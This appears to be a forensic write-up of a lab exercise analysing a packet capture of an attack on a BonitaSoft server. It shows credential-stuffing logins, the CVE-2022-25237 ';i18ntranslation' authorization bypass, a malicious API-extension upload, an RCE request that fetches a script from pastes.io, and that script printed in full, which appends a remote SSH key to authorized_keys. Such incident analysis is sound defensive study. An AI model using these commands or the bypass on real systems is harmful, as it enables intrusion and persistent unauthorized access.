
HTTP/1.1 200
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
Date: Thu, 19 Jan 2023 15:38:52 GMT
Keep-Alive: timeout=20
Connection: keep-alive

{"filename": "rce_api_extension.zip", "tempPath": "tmp_1743116099114333531.zip", "contentType": "application/octet-stream"}
POST /bonita/API/portal/page;i18ntranslation HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/json; charset=UTF-8
Cookie: JSESSIONID=745EE4F7243DA99264F07781FBB9B4E3; X-Bonita-API-Token=1ccb3fac-8abd-4cc0-a52e-bb5811198cdf; bonita.tenant=1; BOS_Locale=en
Content-Length: 82

{"contentName": "rce_api_extension.zip", "pageZip": "tmp_1743116099114333531.zip"}
HTTP/1.1 200
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Content-Type: application/json; charset=UTF-8
Transfer-Encoding: chunked
Date: Thu, 19 Jan 2023 15:38:52 GMT
Keep-Alive: timeout=20
Connection: keep-alive

{"processDefinitionId": "", "updatedBy": "-1", "urlToken": "custompage_resourceNameRestAPI", "displayName": "RCE", "lastUpdateDate": "2023-01-19 15:38:52.798", "description": "REST API to manage resourceName", "creationDate": "2023-01-19 15:38:52.798", "contentName": "tmp_1743116099114333531.zip", "isHidden": "false", "createdBy": "", "isProvided": "false", "id": "132", "contentType": "apiExtension"}
GET /bonita/API/extension/rce?name=RCE&id=132&cmd=wget%3Dhttps%3A%2F%2Fpastes.io%2Fraw%2Fhy5orrbet8 HTTP/1.1

Packet 3642. 0 client pkts, 0 server pkts, 11 turns. Click to select.
Entire conversation (19 kb) Show as ASCII No delta times Stream 1150
Find: Case sensitive Find Next
Filter Out This Stream Print Save as... Back x Close Help
```



Persistence via SSH Key Injection

The attacker retrieved a malicious shell script using:

```
bash
wget https://paste.<hidden>/rand_bx5GCR.sh
```

Inside the script:

- Performs a `curl` to pull an **SSH public key**.
- Appends it to `~/.ssh/authorized_keys`
- Restarts the SSH service with:

```
bash
sudo service ssh restart
```

This gives the attacker **persistent SSH access** to the system without needing passwords.

02:54 remaining
Upgrade to a [premium plan](#) to use all browsers and all systems with no time limits.

Operating System
Windows 10

Browser or App
Chrome 138

URL
<https://pastes.io/raw/bx5gcr0et8>

Display options
Capture screen
Local testing
Show keyboard
Proxy and VPN
Copy and paste
Share browser
Send feedback
End session

pastes.io

Verify you are human by completing the action below.

☐ Verify you are human

pastes.io needs to review the security of your connection before proceeding.

Ray ID: 96a20d443b173ada
Performance & security by Cloudflare

Find: Case sensitive Find Next

Filter Out This Stream Print Save as... Back Close Help

02:54 remaining
Upgrade to a [premium plan](#) to use all browsers and all systems with no time limits.

Operating System
Windows 10

Browser or App
Chrome 138



URL
<https://pastes.io/raw/bx5gcr0et8>

Display options
Capture screen
Local testing
Show keyboard
Proxy and VPN
Copy and paste
Share browser
Send feedback
End session

```
#!/bin/bash
curl https://pastes.io/raw/hffgralunv >> /home/ubuntu/.ssh/authorized_keys
sudo service ssh restart
```

Find: Case sensitive Find Next

Filter Out This Stream Print Save as... Back Close Help



Timeline of Execution

- Script retrieved: 15:38:52 UTC
- Script executed: ~26 seconds later
- SSH connection observed: ~1 minute later

makefile

Source: 95.181.x.x

meerkat.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

(ip.addr==138.199.59.221)&&(_ws.col.protocol=="HTTP")

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
3544	2023-01-19 15:38:35.107757	138.199.59.221	53382	172.31.6.44	8080	HTTP	105	POST /bonita/loginService HTTP/1.1 (a
3547	2023-01-19 15:38:38.110864	172.31.6.44	8080	138.199.59.221	53382	HTTP	187	HTTP/1.1 401
3550	2023-01-19 15:38:38.279293	138.199.59.221	53382	172.31.6.44	8080	HTTP	125	POST /bonita/loginService HTTP/1.1 (a
3553	2023-01-19 15:38:38.282299	172.31.6.44	8080	138.199.59.221	53382	HTTP	452	HTTP/1.1 204
3573	2023-01-19 15:38:38.621305	138.199.59.221	53382	172.31.6.44	8080	HTTP	1215	POST /bonita/API/pageUpload;i18ntrans
3576	2023-01-19 15:38:38.622361	172.31.6.44	8080	138.199.59.221	53382	HTTP	71	HTTP/1.1 200 (text/plain)
3586	2023-01-19 15:38:38.965694	138.199.59.221	53382	172.31.6.44	8080	HTTP	410	GET /bonita/API/extension/rce?p=0&c=1
3591	2023-01-19 15:38:39.175729	138.199.59.221	53382	172.31.6.44	8080	HTTP	420	DELETE /bonita/API/portal/page/131;i1
3593	2023-01-19 15:38:39.189620	172.31.6.44	8080	138.199.59.221	53382	HTTP	257	HTTP/1.1 200
3610	2023-01-19 15:38:49.138636	138.199.59.221	53386	172.31.6.44	8080	HTTP	105	POST /bonita/loginService HTTP/1.1 (a
3615	2023-01-19 15:38:52.141751	172.31.6.44	8080	138.199.59.221	53386	HTTP	187	HTTP/1.1 401
3618	2023-01-19 15:38:52.303983	138.199.59.221	53386	172.31.6.44	8080	HTTP	125	POST /bonita/loginService HTTP/1.1 (a
3621	2023-01-19 15:38:52.306936	172.31.6.44	8080	138.199.59.221	53386	HTTP	452	HTTP/1.1 204
3639	2023-01-19 15:38:52.634089	138.199.59.221	53386	172.31.6.44	8080	HTTP	1215	POST /bonita/API/pageUpload;i18ntrans
3642	2023-01-19 15:38:52.635227	172.31.6.44	8080	138.199.59.221	53386	HTTP	71	HTTP/1.1 200 (text/plain)
3652	2023-01-19 15:38:52.967854	138.199.59.221	53386	172.31.6.44	8080	HTTP	432	GET /bonita/API/extension/rce?p=0&c=1
3679	2023-01-19 15:38:53.713731	138.199.59.221	53386	172.31.6.44	8080	HTTP	420	DELETE /bonita/API/portal/page/132;i1
3681	2023-01-19 15:38:53.723138	172.31.6.44	8080	138.199.59.221	53386	HTTP	257	HTTP/1.1 200
3706	2023-01-19 15:39:14.423793	138.199.59.221	53401	172.31.6.44	8080	HTTP	105	POST /bonita/loginService HTTP/1.1 (a
3711	2023-01-19 15:39:17.427050	172.31.6.44	8080	138.199.59.221	53401	HTTP	187	HTTP/1.1 401
3714	2023-01-19 15:39:17.658088	138.199.59.221	53401	172.31.6.44	8080	HTTP	125	POST /bonita/loginService HTTP/1.1 (a
3717	2023-01-19 15:39:17.661127	172.31.6.44	8080	138.199.59.221	53401	HTTP	452	HTTP/1.1 204
3735	2023-01-19 15:39:17.988363	138.199.59.221	53401	172.31.6.44	8080	HTTP	1215	POST /bonita/API/pageUpload;i18ntrans
3738	2023-01-19 15:39:17.989412	172.31.6.44	8080	138.199.59.221	53401	HTTP	71	HTTP/1.1 200 (text/plain)
3748	2023-01-19 15:39:18.327577	138.199.59.221	53401	172.31.6.44	8080	HTTP	410	GET /bonita/API/extension/rce?p=0&c=1
3786	2023-01-19 15:39:19.191704	138.199.59.221	53401	172.31.6.44	8080	HTTP	420	DELETE /bonita/API/portal/page/133;i1
3788	2023-01-19 15:39:19.200894	172.31.6.44	8080	138.199.59.221	53401	HTTP	257	HTTP/1.1 200

Source Address: 138.199.59.221
Destination Address: 172.31.6.44
Stream index: 1181

Destination Address (ip.dst), 4 bytes

Packets: 8387 · Displayed: 27 (0.3%)

Profile: Default

meerkat.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ssh

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
3826	2023-01-19 15:40:12.108159	95.181.232.30	53438	172.31.6.44	22	SSHv2	87	Client: Protocol (SSH-2.0-OpenSSL)
3828	2023-01-19 15:40:12.114892	172.31.6.44	22	95.181.232.30	53438	SSHv2	98	Server: Protocol (SSH-2.0-OpenSSL)
3830	2023-01-19 15:40:12.234144	172.31.6.44	22	95.181.232.30	53438	SSHv2	1146	Server: Key Exchange Init
3831	2023-01-19 15:40:12.238715	95.181.232.30	53438	172.31.6.44	22	SSHv2	1578	Client: Key Exchange Init
3834	2023-01-19 15:40:12.361192	95.181.232.30	53438	172.31.6.44	22	SSHv2	114	Client: Elliptic Curve Diffie-He
3835	2023-01-19 15:40:12.367169	172.31.6.44	22	95.181.232.30	53438	SSHv2	590	Server: Elliptic Curve Diffie-He
3837	2023-01-19 15:40:12.496182	95.181.232.30	53438	172.31.6.44	22	SSHv2	82	Client: New Keys
3841	2023-01-19 15:40:12.660777	95.181.232.30	53438	172.31.6.44	22	SSHv2	110	Client: Encrypted packet (len=44)
3843	2023-01-19 15:40:12.660915	172.31.6.44	22	95.181.232.30	53438	SSHv2	110	Server: Encrypted packet (len=44)
3845	2023-01-19 15:40:12.786309	95.181.232.30	53438	172.31.6.44	22	SSHv2	134	Client: Encrypted packet (len=68)
3846	2023-01-19 15:40:12.794194	172.31.6.44	22	95.181.232.30	53438	SSHv2	110	Server: Encrypted packet (len=44)
3848	2023-01-19 15:40:12.927343	95.181.232.30	53438	172.31.6.44	22	SSHv2	718	Client: Encrypted packet (len=65)
3849	2023-01-19 15:40:12.935561	172.31.6.44	22	95.181.232.30	53438	SSHv2	94	Server: Encrypted packet (len=28)
3851	2023-01-19 15:40:13.058193	95.181.232.30	53438	172.31.6.44	22	SSHv2	178	Client: Encrypted packet (len=11)
3853	2023-01-19 15:40:13.354373	172.31.6.44	22	95.181.232.30	53438	SSHv2	842	Server: Encrypted packet (len=77)
3855	2023-01-19 15:40:13.484447	172.31.6.44	22	95.181.232.30	53438	SSHv2	110	Server: Encrypted packet (len=44)
3857	2023-01-19 15:40:13.608485	95.181.232.30	53438	172.31.6.44	22	SSHv2	662	Client: Encrypted packet (len=59)
3859	2023-01-19 15:40:13.609891	172.31.6.44	22	95.181.232.30	53438	SSHv2	174	Server: Encrypted packet (len=10)
3860	2023-01-19 15:40:13.610113	172.31.6.44	22	95.181.232.30	53438	SSHv2	726	Server: Encrypted packet (len=66)
3861	2023-01-19 15:40:13.610191	172.31.6.44	22	95.181.232.30	53438	SSHv2	430	Server: Encrypted packet (len=36)
3862	2023-01-19 15:40:13.641080	172.31.6.44	22	95.181.232.30	53438	SSHv2	190	Server: Encrypted packet (len=12)
3873	2023-01-19 15:40:16.692106	95.181.232.30	53438	172.31.6.44	22	SSHv2	102	Client: Encrypted packet (len=36)
3874	2023-01-19 15:40:16.692396	172.31.6.44	22	95.181.232.30	53438	SSHv2	102	Server: Encrypted packet (len=36)
3876	2023-01-19 15:40:16.846088	95.181.232.30	53438	172.31.6.44	22	SSHv2	102	Client: Encrypted packet (len=36)
3877	2023-01-19 15:40:16.846350	172.31.6.44	22	95.181.232.30	53438	SSHv2	102	Server: Encrypted packet (len=36)
3878	2023-01-19 15:40:16.952347	95.181.232.30	53438	172.31.6.44	22	SSHv2	102	Client: Encrypted packet (len=36)
3879	2023-01-19 15:40:16.952599	172.31.6.44	22	95.181.232.30	53438	SSHv2	102	Server: Encrypted packet (len=36)
3881	2023-01-19 15:40:17.062581	95.181.232.30	53438	172.31.6.44	22	SSHv2	102	Client: Encrypted packet (len=36)
3882	2023-01-19 15:40:17.062848	172.31.6.44	22	95.181.232.30	53438	SSHv2	102	Server: Encrypted packet (len=36)

Source Address: 95.181.232.30
Destination Address: 172.31.6.44
Stream index: 1351

SSH Protocol: Protocol

Packets: 8387 · Displayed: 350 (4.2%)

Profile: Default

meerkat.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method==POST

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
3299	2023-01-19 15:36:41.846079	156.146.62.213	53309	172.31.6.44	8080	HTTP	127	POST /bonita/loginservice HTTP/1
3312	2023-01-19 15:36:45.288086	156.146.62.213	53312	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3317	2023-01-19 15:36:48.556335	156.146.62.213	53312	172.31.6.44	8080	HTTP	133	POST /bonita/loginservice HTTP/1
3332	2023-01-19 15:36:52.092633	156.146.62.213	53314	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3340	2023-01-19 15:36:55.316268	156.146.62.213	53314	172.31.6.44	8080	HTTP	129	POST /bonita/loginservice HTTP/1
3352	2023-01-19 15:36:58.758047	156.146.62.213	53316	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3358	2023-01-19 15:37:01.943751	156.146.62.213	53316	172.31.6.44	8080	HTTP	130	POST /bonita/loginservice HTTP/1
3374	2023-01-19 15:37:05.414864	156.146.62.213	53319	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3391	2023-01-19 15:37:08.595909	156.146.62.213	53319	172.31.6.44	8080	HTTP	131	POST /bonita/loginservice HTTP/1
3409	2023-01-19 15:37:12.039176	156.146.62.213	53321	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3415	2023-01-19 15:37:15.284211	156.146.62.213	53321	172.31.6.44	8080	HTTP	127	POST /bonita/loginservice HTTP/1
3430	2023-01-19 15:37:18.729861	156.146.62.213	53323	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3436	2023-01-19 15:37:21.908091	156.146.62.213	53323	172.31.6.44	8080	HTTP	130	POST /bonita/loginservice HTTP/1
3448	2023-01-19 15:37:25.372083	156.146.62.213	53326	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3455	2023-01-19 15:37:28.554180	156.146.62.213	53326	172.31.6.44	8080	HTTP	131	POST /bonita/loginservice HTTP/1
3473	2023-01-19 15:37:32.034273	156.146.62.213	53328	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3485	2023-01-19 15:37:35.256040	156.146.62.213	53328	172.31.6.44	8080	HTTP	126	POST /bonita/loginservice HTTP/1
3544	2023-01-19 15:38:35.107757	138.199.59.221	53382	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3550	2023-01-19 15:38:38.279293	138.199.59.221	53382	172.31.6.44	8080	HTTP	125	POST /bonita/loginservice HTTP/1
3573	2023-01-19 15:38:38.621305	138.199.59.221	53382	172.31.6.44	8080	HTTP	1215	POST /bonita/API/pageUpload;118n
3580	2023-01-19 15:38:38.789370	138.199.59.221	53382	172.31.6.44	8080	HTTP/J...	148	POST /bonita/API/portal/page;/11
3610	2023-01-19 15:38:49.138636	138.199.59.221	53386	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3618	2023-01-19 15:38:52.303983	138.199.59.221	53386	172.31.6.44	8080	HTTP	125	POST /bonita/loginservice HTTP/1
3639	2023-01-19 15:38:52.634089	138.199.59.221	53386	172.31.6.44	8080	HTTP	1215	POST /bonita/API/pageUpload;118n
3646	2023-01-19 15:38:52.796028	138.199.59.221	53386	172.31.6.44	8080	HTTP/J...	148	POST /bonita/API/portal/page;/11
3706	2023-01-19 15:39:14.423793	138.199.59.221	53401	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3714	2023-01-19 15:39:17.658088	138.199.59.221	53401	172.31.6.44	8080	HTTP	125	POST /bonita/loginservice HTTP/1
3735	2023-01-19 15:39:17.988363	138.199.59.221	53401	172.31.6.44	8080	HTTP	1215	POST /bonita/API/pageUpload;118n
3742	2023-01-19 15:39:18.153822	138.199.59.221	53401	172.31.6.44	8080	HTTP/J...	149	POST /bonita/API/portal/page;/11

Source Address: 138.199.59.221
Destination Address: 172.31.6.44
Stream index: 1181

Frame (149 bytes) Reassembled TCP (479 bytes)

Packets: 8387 · Displayed: 126 (1.5%) Profile: Default

meerkat.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method==POST

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
3294	2023-01-19 15:36:38.657858	156.146.62.213	53309	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3299	2023-01-19 15:36:41.846079	156.146.62.213	53309	172.31.6.44	8080	HTTP	127	POST /bonita/loginservice HTTP/1
3312	2023-01-19 15:36:45.288086	156.146.62.213	53312	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3317	2023-01-19 15:36:48.556335	156.146.62.213	53312	172.31.6.44	8080	HTTP	133	POST /bonita/loginservice HTTP/1
3332	2023-01-19 15:36:52.092633	156.146.62.213	53314	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3340	2023-01-19 15:36:55.316268	156.146.62.213	53314	172.31.6.44	8080	HTTP	129	POST /bonita/loginservice HTTP/1
3352	2023-01-19 15:36:58.758047	156.146.62.213	53316	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3358	2023-01-19 15:37:01.943751	156.146.62.213	53316	172.31.6.44	8080	HTTP	130	POST /bonita/loginservice HTTP/1
3374	2023-01-19 15:37:05.414864	156.146.62.213	53319	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3391	2023-01-19 15:37:08.595909	156.146.62.213	53319	172.31.6.44	8080	HTTP	131	POST /bonita/loginservice HTTP/1

[Header checksum status: Unverified]
Source Address: 156.146.62.213
Destination Address: 172.31.6.44
Stream index: 14

Transmission Control Protocol, Src Port: 53316, Dst Port: 8080, Seq: 540
[2 Reassembled TCP Segments (314 bytes): #3357(250), #3358(64)]

Hypertext Transfer Protocol

POST /bonita/loginservice HTTP/1.1\r\n
Host: forela.co.uk:8080\r\n
User-Agent: python-requests/2.28.1\r\n
Accept-Encoding: gzip, deflate\r\n
Accept: */*\r\n
Connection: keep-alive\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Cookie: x=x\r\n
Content-Length: 64\r\n
\r\n

[Response in frame: 3364]
[Full request URI: http://forela.co.uk:8080/bonita/loginservice]
File Data: 64 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded

Frame (130 bytes) Reassembled TCP (314 bytes)

Packets: 8387 · Displayed: 126 (1.5%) Profile: Default

1. Bypass Mechanism Used

The attacker exploited a known vulnerability in BonitaSoft (**CVE-2022-25237**), which allows **authorization bypass** by appending a specific crafted path to an API request.

Bypass Technique:

The attacker appended the following to the API URL path:

```
nginx  
i18ntranslation
```

This string was injected into the request to manipulate how BonitaSoft handles authentication checks. Essentially, this path bypassed the normal security filters and allowed remote API access without valid session authentication.

meerkat.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.uri == "/bonita/loginservice"

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
3294	2023-01-19 15:36:38.657858	156.146.62.213	53309	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3299	2023-01-19 15:36:41.846079	156.146.62.213	53309	172.31.6.44	8080	HTTP	127	POST /bonita/loginservice HTTP/1
3312	2023-01-19 15:36:45.288086	156.146.62.213	53312	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3317	2023-01-19 15:36:48.556335	156.146.62.213	53312	172.31.6.44	8080	HTTP	133	POST /bonita/loginservice HTTP/1
3332	2023-01-19 15:36:52.092633	156.146.62.213	53314	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3340	2023-01-19 15:36:55.316268	156.146.62.213	53314	172.31.6.44	8080	HTTP	129	POST /bonita/loginservice HTTP/1
3352	2023-01-19 15:36:58.758047	156.146.62.213	53316	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3358	2023-01-19 15:37:01.943751	156.146.62.213	53316	172.31.6.44	8080	HTTP	130	POST /bonita/loginservice HTTP/1
3374	2023-01-19 15:37:05.414864	156.146.62.213	53319	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3391	2023-01-19 15:37:08.595909	156.146.62.213	53319	172.31.6.44	8080	HTTP	131	POST /bonita/loginservice HTTP/1

[Header checksum status: Unverified]
Source Address: 156.146.62.213
Destination Address: 172.31.6.44
[Stream index: 14]
Transmission Control Protocol, Src Port: 53316, Dst Port: 8080, Seq: 54000000, Len: 130, Window: 65535, Flags: [RST, FIN]
[2 Reassembled TCP Segments (314 bytes): #3357(250), #3358(64)]
Hypertext Transfer Protocol
POST /bonita/loginservice HTTP/1.1\r\nRequest Method: POST
Request URI: /bonita/loginservice
Request Version: HTTP/1.1
Host: forela.co.uk:8080\r\nUser-Agent: python-requests/2.28.1\r\nAccept-Encoding: gzip, deflate\r\nAccept: */*\r\nConnection: keep-alive\r\nContent-Type: application/x-www-form-urlencoded\r\nCookie: x=x\r\nContent-Length: 64\r\n\r\n[Response in frame: 3364]
[Full request ID: http://forela.co.uk:8080/bonita/loginservice]

Frame (130 bytes) Reassembled TCP (314 bytes)

HTTP Request-URI (http.request.uri), 20 bytes

Packets: 8387 · Displayed: 126 (1.5%)

Profile: Default

meerkat.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.uri == "/bonita/loginservice"&http.request.method==POST

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
3312	2023-01-19 15:36:45.288086	156.146.62.213	53312	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3317	2023-01-19 15:36:48.556335	156.146.62.213	53312	172.31.6.44	8080	HTTP	133	POST /bonita/loginservice HTTP/1
3332	2023-01-19 15:36:52.092633	156.146.62.213	53314	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3340	2023-01-19 15:36:55.316268	156.146.62.213	53314	172.31.6.44	8080	HTTP	129	POST /bonita/loginservice HTTP/1
3352	2023-01-19 15:36:58.758047	156.146.62.213	53316	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3358	2023-01-19 15:37:01.943751	156.146.62.213	53316	172.31.6.44	8080	HTTP	130	POST /bonita/loginservice HTTP/1
3374	2023-01-19 15:37:05.414864	156.146.62.213	53319	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3391	2023-01-19 15:37:08.595909	156.146.62.213	53319	172.31.6.44	8080	HTTP	131	POST /bonita/loginservice HTTP/1
3409	2023-01-19 15:37:12.039176	156.146.62.213	53321	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3415	2023-01-19 15:37:15.284211	156.146.62.213	53321	172.31.6.44	8080	HTTP	127	POST /bonita/loginservice HTTP/1

Internet Protocol Version 4, Src: 156.146.62.213, Dst: 172.31.6.44
0100 = Version: 4
... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x28 (DSCP: AF11, ECN: Not-ECT)
Total Length: 116
Identification: 0x0000 (0)
010 = Flags: 0x2, Don't fragment
... 0000 0000 0000 = Fragment Offset: 0
Time to Live: 38
Protocol: TCP (6)
Header Checksum: 0xc6a9 [validation disabled]
[Header checksum status: Unverified]
Source Address: 156.146.62.213
Destination Address: 172.31.6.44
[Stream index: 14]
